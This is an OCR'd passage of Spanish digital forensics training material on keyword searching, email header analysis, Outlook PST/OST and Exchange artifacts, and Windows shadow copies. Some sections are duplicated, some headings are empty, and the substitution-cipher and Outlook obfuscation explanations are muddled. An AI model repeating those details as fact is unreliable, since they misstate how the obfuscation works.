
FileViewer

# Analysis of an infected executable...



FileViewer

# Analysis of an infected executable...




**Objetivo:**

- La búsqueda de palabras clave se utiliza para encontrar información específica dentro de grandes cantidades de datos.
- Es particularmente útil para localizar evidencia relevante en espacio no asignado o cuando se pierden metadatos del sistema de archivos.

**Solicitud:**

- Suele ser el primer paso para analizar espacio no asignado o grandes conjuntos de datos. ● Se utiliza para buscar términos, frases o patrones específicos que puedan ser relevantes para una investigación.

**Proceso:**

- Implica buscar en toda la imagen forense, incluido el espacio asignado y no asignado.
- Se puede realizar con datos sin procesar, sin depender de estructuras del sistema de archivos. **Tipos de Búsquedas:**
- Búsquedas de texto simples para palabras o frases específicas.
- Búsquedas de patrones con expresiones regulares (como direcciones de correo electrónico o números de tarjetas de crédito)
- Búsquedas de valores hexadecimales para patrones de bytes específicos

**Herramientas:**

- Todos los paquetes de software forense incluyen capacidades de búsqueda de palabras clave.
- Las herramientas de línea de comandos como 'grep' también se pueden utilizar para búsquedas de palabras clave.

**Consideraciones:**

- Sensibilidad entre mayúsculas y minúsculas: es posible que las búsquedas deban realizarse tanto en mayúsculas como en minúsculas.
- Variaciones: la búsqueda de palabras clave es LITERAL y no tiene en cuenta errores ortográficos ni abreviaturas.
- Es posible que se pierda información relevante si no se conocen o no se utilizan las palabras clave exactas.

**Desafíos:**

- Puede producir una gran cantidad de falsos positivos, es decir, “Correo” o “Microsoft” ● Los resultados pueden ser difíciles de interpretar sin contexto
- Los datos recuperados mediante búsquedas de palabras clave pueden estar fragmentados o incompletos.

**Mejores prácticas:**

- Desarrollar una lista completa de términos de búsqueda relevantes para la investigación
- Utilice operadores booleanos (Y, O, NO) para refinar las búsquedas.
- Documentar todos los términos de búsqueda utilizados y los resultados obtenidos.

**Consideraciones:**

- Sensibilidad entre mayúsculas y minúsculas: es posible que las búsquedas deban realizarse tanto en mayúsculas como en minúsculas.
- Variaciones: la búsqueda de palabras clave es LITERAL y no tiene en cuenta errores ortográficos ni abreviaturas.
- Es posible que se pierda información relevante si no se conocen o no se utilizan las palabras clave exactas.

**Desafíos:**

- Puede producir una gran cantidad de falsos positivos, es decir, “Correo” o “Microsoft” ● Los resultados pueden ser difíciles de interpretar sin contexto
- Los datos recuperados mediante búsquedas de palabras clave pueden estar fragmentados o incompletos.

**El correo electrónico es la principal forma de comunicación para empresas e individuos y es una gran fuente de evidencia en muchas investigaciones forenses digitales.**

**Saber procesar los diferentes archivos de correo electrónico y obtener la información más valiosa de los archivos activos, así como la papelera de reciclaje y más allá es primordial para su herramienta.**

Todas las herramientas forenses tienen herramientas de Análisis de Correo Electrónico para buscar, clasificar y analizar eficazmente datos de correo electrónico.

El correo electrónico suele ser el 50% de cualquier caso.

La mayoría de la gente entiende su negocio Los correos electrónicos son monitoreados, por lo que se usarán.  Gmail, Yahoo Mail, etc.

| Supported Email Archives | | |
|---|---|---|
| **LOCAL EMAIL** | | **NETWORK EMAIL** |
| Microsoft Outlook (PST & OST) | Windows 10 Mail | MS Exchange |
| Office365 Email | Microsoft Outlook Express | Lotus Notes |
| Windows Mail Email | The Bat! | GroupWise |
| America Online (AOL) | Mozilla Thunderbird | |
| Eudora | Email Files (EML) | |
| Maildir Database | 750+ Mime Formats | |

+ CORREO WEB!!

## Muchos formatos de correo

Hay cientos de formatos de correo electrónico diferentes y un sinfín de opciones cuando se trata de procesar almacenes de correo electrónico.

**CONSEJO:** PST – OST: cuando se trata de estos formatos de correo comunes de Microsoft, es fundamental asegurarse de que se procesen como archivos de correo nativos para reparar la corrupción de datos y garantizar la mayor cantidad de recuperación de  datos eliminados.

## Análisis del encabezado del correo electrónico

Los encabezados de los correos electrónicos contienen información esencial, incluyendo el nombre del remitente y del receptor, la ruta (servidores y otros dispositivos) por la que ha atravesado el mensaje, etc.

```
Delivered-To: paul.friedman@gmail.com
Received: by 10.12.174.216 with SMTP id n34csp2326299qvd;
        Wed, 1 Feb 2017 00:39:09 -0800 (PST)
X-Received: by 10.28.27.14 with SMTP id b14mr1702258wmb.82.1485938349292;
        Wed, 01 Feb 2017 00:39:09 -0800 (PST)
Return-Path: <reply@activetrail.com>
Received:    from    i2.a01.ms18.atmailsvr.net    (i2.a01.ms18.atmailsvr.net.
[91.199.29.18])
        by          mx.google.com          with          ESMTPS          id
5si23398790wrr.176.2017.02.01.00.39.08
        for <paul.friedman@gmail.com>
        (version=TLS1_2 cipher=ECDHE-RSA-AES128-GCM-SHA256 bits=128/128);
        Wed, 01 Feb 2017 00:39:09 -0800 (PST)
Received-SPF: pass (google.com: domain of reply@activetrail.com designates
91.199.29.18 as permitted sender) client-ip=91.199.29.18;
Authentication-Results: mx.google.com;
       dkim=pass header.i=@activetrail.com;
       spf=pass  (google.com:  domain  of  reply@activetrail.com  designates
91.199.29.18 as permitted sender) smtp.mailfrom=reply@activetrail.com;
       dmarc=fail (p=NONE sp=NONE dis=NONE) header.from=gingersoftware.com
X-IADB-IP: 91.199.29.18
X-IADB-IP-REVERSE: 18.29.199.91
DKIM-Signature:    v=1;    a=rsa-sha256;    c=relaxed/relaxed;    q=dns/txt;
d=activetrail.com;     s=at;     h=X-BBounce:X-IADB-URL:Sender:Submitter:X-
Feedback-ID:From:To:Date:Subject:MIME-Version:Content-type:Content-
Transfer-Encoding;          bh=GytDyTyaDleCfGk0d7bL4F2bXbTuWsb/xtpIVyVaCRw=;
b=sgh6nUFjt5FC7rBC2BwXFulNuG+k14R7bBsstb4erjtZfTn4z/NPHNhVb4Ax1yXoOgX+
Il6n5SCcXTCkwQdmaxpxt/BzPjWViBdzU1WichHhPabVFeKctyp6pCjv4+d2FVIiEuxqi
v5dBTcJjXBVpOwU0mqgRceh3pqcvd5Rj4=
```

**CONSEJO:** Si trabaja con Gmail, Yahoo Mail, Outlook.com etc., esos servicios reemplazar la IP del remitente real con Gmail, Yahoo, IP del servidor Outlook.com DIRECCIÓN. para obtener lo real La IP de esos servicios es muy difícil y normalmente requiere una orden judicial.

**Artefactos de Outlook:**

- Outlook crea varios artefactos que pueden ser relevantes desde el punto de vista forense.
  a. Estos pueden incluir archivos temporales, archivos de registro y datos almacenados en caché.

**Servidor de intercambio:**

- En entornos corporativos que utilizan Exchange Server, los correos electrónicos eliminados pueden retenido en el servidor incluso después de eliminarlo del cliente.
  a. Estos estarían en la base de datos .EDB.
- Los servidores Exchange suelen tener políticas de retención que mantienen los elementos eliminados durante un período determinado.

**Acceso web Outlook (OWA):**

- Si se utiliza Outlook Web Access, es posible que se encuentren artefactos en el navegador web.  caché

Además, se registrarán todos los accesos al buzón y a los archivos adjuntos.  En los registros del servidor IIS.

**Desafíos en la recuperación:**

- La compactación de archivos PST puede dificultar la recuperación.
- El cifrado de archivos PST (disponible en versiones más recientes de Outlook) puede complicar el análisis forense.

**Ubicación de almacenamiento:**

- Outlook almacena los correos electrónicos en archivos de tabla de almacenamiento personal (PST).
- Para las cuentas de Exchange, los correos electrónicos se pueden almacenar en archivos de tabla de almacenamiento sin conexión (OST). i. OST es una copia replicada/sincronizada del buzón de correo en Exchange Server

**Proceso de eliminación:**


- Cuando se elimina un correo electrónico en Outlook, no se elimina inmediatamente del archivo PST/OST. ● Los elementos eliminados normalmente se mueven a la carpeta "Elementos eliminados".

**Recuperación de "Elementos eliminados":**

- El usuario puede recuperar fácilmente los correos electrónicos de la carpeta "Elementos eliminados".
- El análisis forense de esta carpeta puede revelar correos electrónicos eliminados recientemente.

**Eliminación Permanente:**

- Cuando se eliminan elementos de la carpeta "Elementos eliminados", no se eliminan inmediatamente del archivo PST.
- El espacio que ocupan se marca como disponible para su reutilización, pero los datos permanecen hasta que se sobrescriben.
    i. Una vez que el .PST está "comprimido", el correo electrónico se ofuscará con Outlook Cifrado comprensible (OCE): se puede localizar y recuperar los correos electrónicos siempre que no se sobrescriben los sectores del disco duro.




- **Datos originales**: Se agregó un texto de ejemplo. `Hola Mundo` dentro del cuadro "Datos originales".
- **Cifrado de sustitución**: Muestra cómo se ofuscan los datos `H@ll0 Mundo`.
- **Datos ofuscados**: Muestra lo mismo `H@ll0 Mundo`, lo que indica que los datos están ofuscados pero no cifrados. • **Tabla de sustitución**: Incluye asignaciones como `y -> @`, `o -> 0`, que muestra cómo se sustituyen caracteres específicos.

**COMO RESULTADO, ESTA OFUSCACIÓN ES MUY FÁCIL DE IDENTIFICAR Y ENCASE TIENE UN MÓDULO OCE ID INTEGRADO**


# Análisis de instantáneas de Windows


Una instantánea de Windows, también conocida como servicio de instantáneas de volumen (VSS), es una característica de Microsoft Windows que permite la creación de instantáneas o copias de volúmenes o archivos de computadora en un momento específico. Estas instantáneas, conocidas como instantáneas, permiten a los usuarios recuperar versiones anteriores de archivos sin un tiempo de inactividad significativo, lo que las hace particularmente útiles en entornos de TI empresariales donde la integridad y disponibilidad de los datos son cruciales.

## Cómo funciona la instantánea

